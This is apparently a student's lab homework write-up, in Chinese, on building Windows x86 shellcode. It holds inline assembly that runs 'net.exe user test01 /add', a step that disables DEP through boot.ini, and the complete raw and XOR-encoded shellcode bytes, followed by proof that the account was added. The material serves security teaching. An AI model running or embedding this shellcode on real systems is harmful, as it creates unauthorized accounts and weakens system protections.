

# Homework7

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修改 GetShellcode.cpp, 将63-65行的push修改为如下形式, 将 00657865 2e646170 65746f6e 形式的3行push, 修改为 6464612f 20313074 73657420 72657375 20657865 2e74656e, 表征执行 net.exe user test01 /add。


```
//=====
__asm{
PROC_BEGIN;    // Begin of the code
    xor     eax,eax    ; // eax=0
    push    eax        ; // end of string
    push    6464612fh  ;
    push    20313074h  ;
    push    73657420h  ;
    push    72657375h  ;
    push    20657865h  ;
    push    2e74656eh  ; "net.exe user test01 /add"
    mov     edi, esp    ; edi="net.exe user test01 /add"
    push    0xff0d6657  ; //hash("closeHandle")=0xff0d6657
    push    0x4fd18963  ; //hash("ExitProcess")=0x4fd18963
    push    0x6ba6bcc9  ; //hash(CreateProcessA)=0x6ba6bcc9

    // Begin: Get the process address for call+++++++++++++++
    pop     edx;        ; //edx=GetHash("CreateProcessA");
    call    findHashFuncAddrProc;    // eax=address of function
    //mov     lFunctionPtr,eax;        // store address to lFunctionPtr
    mov     esi,eax;    ;// esi=CreateProcessA
    pop     edx;        ;// edx=GetHash("ExitProcess");
    // call some functions to do the job.
    call    findHashFuncAddrProc;    // eax=address of function
    //mov     lFunctionPtr,eax;        // store address to lFunctionPtr
    mov     ebx,eax;    ;// ebx=CloseHandle
    // End: Get the process address for call -----

    call    doCommandProc;            // eax

    jmp     end_of_this_function;    // finish all job.
```

首先修改c:\boot.ini中的/noexecute=optout改成/noexecute=AlwaysOff:



查看网络用户的个数:

```
C:\work\lab>net user
```

\\FANPING2019NS 的用户帐户

```
-----  
Administrator          Guest          SUPPORT_388945a0  
命令成功完成。
```

重启后编译 GetShellcode.cpp:

```
C:\work\lab>cl GetShellcode.cpp  
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 15.00.21022.08 for x86  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
GetShellcode.cpp  
c:\work\lab\getshellcode.cpp(99) : warning C4731: 'doCommandLineAsm' : frame pointer register 'ebp'  
modified by inline assembly code  
c:\work\lab\getshellcode.cpp(159) : warning C4731: 'doCommandLineAsm' : frame pointer register 'ebp'  
modified by inline assembly code  
Microsoft (R) Incremental Linker Version 9.00.21022.08  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
/out:GetShellcode.exe  
GetShellcode.obj
```

执行 GetShellcode.exe:

```

C:\work\lab>Getshellcode.exe
/* 282=0x11a bytes */
"\x33\xc0\x50\x68\x2f\x61\x64\x64\x68\x74\x30\x31\x20\x68\x20\x74"
"\x65\x73\x68\x75\x73\x65\x72\x68\x65\x78\x65\x20\x68\x6e\x65\x74"
"\x2e\x8b\xfc\x68\x57\x66\x0d\xff\x68\x63\x89\xd1\x4f\x68\xc9\xbc"
"\xa6\x6b\x5a\xe8\x56\x00\x00\x00\x8b\xf0\x5a\xe8\x4e\x00\x00\x00"
"\x8b\xd8\xe8\x05\x00\x00\x00\xe9\xce\x00\x00\x00\x51\x52\x56\x57"
"\x55\x8b\xec\x8b\xd7\x83\xec\x54\x8b\xfc\x6a\x14\x59\x33\xc0\x89"
"\x04\x8f\xe2\xfb\xc6\x47\x10\x44\x8d\x47\x10\x57\x50\x6a\x00\x6a"
"\x00\x6a\x00\x6a\x00\x6a\x00\x6a\x00\x52\x6a\x00\xff\xd6\x83\xf8"
"\x00\x74\x03\x50\xff\xd3\x8b\xe5\x5d\x5f\x5e\x5a\x59\xc3\x56\x53"
"\x51\x52\xe8\x11\x00\x00\x00\x83\xf8\x00\x7e\x07\x8b\xd8\xe8\x17"
"\x00\x00\x00\x5a\x59\x5b\x5e\xc3\x64\xa1\x30\x00\x00\x00\x8b\x40"
"\x0c\x8b\x40\x1c\x8b\x00\x8b\x40\x08\xc3\x8b\x43\x3c\x8b\x44\x18"
"\x78\x03\xc3\x8b\xf0\x8b\x4e\x18\x8b\x46\x20\x03\xc3\x8b\x44\x88"
"\xfc\x03\xc3\x57\x8b\xf8\xe8\x17\x00\x00\x00\x5f\x3b\xc2\x74\x06"
"\xe2\xe6\x33\xc0\xeb\x0b\x8b\x46\x1c\x03\xc3\x8b\x44\x88\xfc\x03"
"\xc3\xc3\x53\x51\x52\x57\x33\xd2\x0f\xbe\x07\x83\xf8\x00\x74\x13"
"\x8b\xda\x8b\xca\xc1\xe3\x19\xc1\xe9\x07\x0b\xd9\x8b\xd3\x03\xd0"
"\x47\xeb\xe5\x8b\xc2\x5f\x5a\x59\x5b\xc3";
XorByte=0xfe
/* 282=0x11a bytes */
"\xcd\x3e\xae\x96\xd1\x9f\x9a\x9a\x96\x8a\xce\xcf\xde\x96\xde\x8a"
"\x9b\x8d\x96\x8b\x8d\x9b\x8c\x96\x9b\x86\x9b\xde\x96\x90\x9b\x8a"
"\xd0\x75\x02\x96\xa9\x98\xf3\x01\x96\x9d\x77\x2f\xb1\x96\x37\x42"
"\x58\x95\xa4\x16\xa8\xfe\xfe\xfe\x75\x0e\xa4\x16\xb0\xfe\xfe\xfe"
"\x75\x26\x16\xfb\xfe\xfe\xfe\x17\x30\xfe\xfe\xfe\xaf\xac\xa8\xa9"
"\xab\x75\x12\x75\x29\x7d\x12\xaa\x75\x02\x94\xea\xa7\xcd\x3e\x77"
"\xfa\x71\x1c\x05\x38\xb9\xee\xba\x73\xb9\xee\xa9\xae\x94\xfe\x94"
"\xfe\x94\xfe\x94\xfe\x94\xfe\x94\xfe\xac\x94\xfe\x01\x28\x7d\x06"
"\xfe\x8a\xfd\xae\x01\x2d\x75\x1b\xa3\xa1\xa0\xa4\xa7\x3d\xa8\xad"
"\xaf\xac\x16\xef\xfe\xfe\xfe\x7d\x06\xfe\x80\xf9\x75\x26\x16\xe9"
"\xfe\xfe\xfe\xa4\xa7\xa5\xa0\x3d\x9a\x5f\xce\xfe\xfe\xfe\x75\xbe"
"\xf2\x75\xbe\xe2\x75\xfe\x75\xbe\xf6\x3d\x75\xbd\xc2\x75\xba\xe6"
"\x86\xfd\x3d\x75\x0e\x75\xb0\xe6\x75\xb8\xde\xfd\x3d\x75\xba\x76"
"\x02\xfd\x3d\xa9\x75\x06\x16\xe9\xfe\xfe\xfe\xa1\xc5\x3c\x8a\xf8"
"\x1c\x18\xcd\x3e\x15\xf5\x75\xb8\xe2\xfd\x3d\x75\xba\x76\x02\xfd"
"\x3d\x3d\xad\xaf\xac\xa9\xcd\x2c\xf1\x40\xf9\x7d\x06\xfe\x8a\xed"
"\x75\x24\x75\x34\x3f\x1d\xe7\x3f\x17\xf9\xf5\x27\x75\x2d\xfd\x2e"

```

我们可以看到，执行后向net中添加了用户test01，验证了我们的代码是有效的，成功注入了新的用户进去。

C:\work\lab>命令成功完成。

net user

\\FANPING2019NS 的用户帐户

```

-----
Administrator          Guest          SUPPORT_388945a0
test01
命令成功完成。

```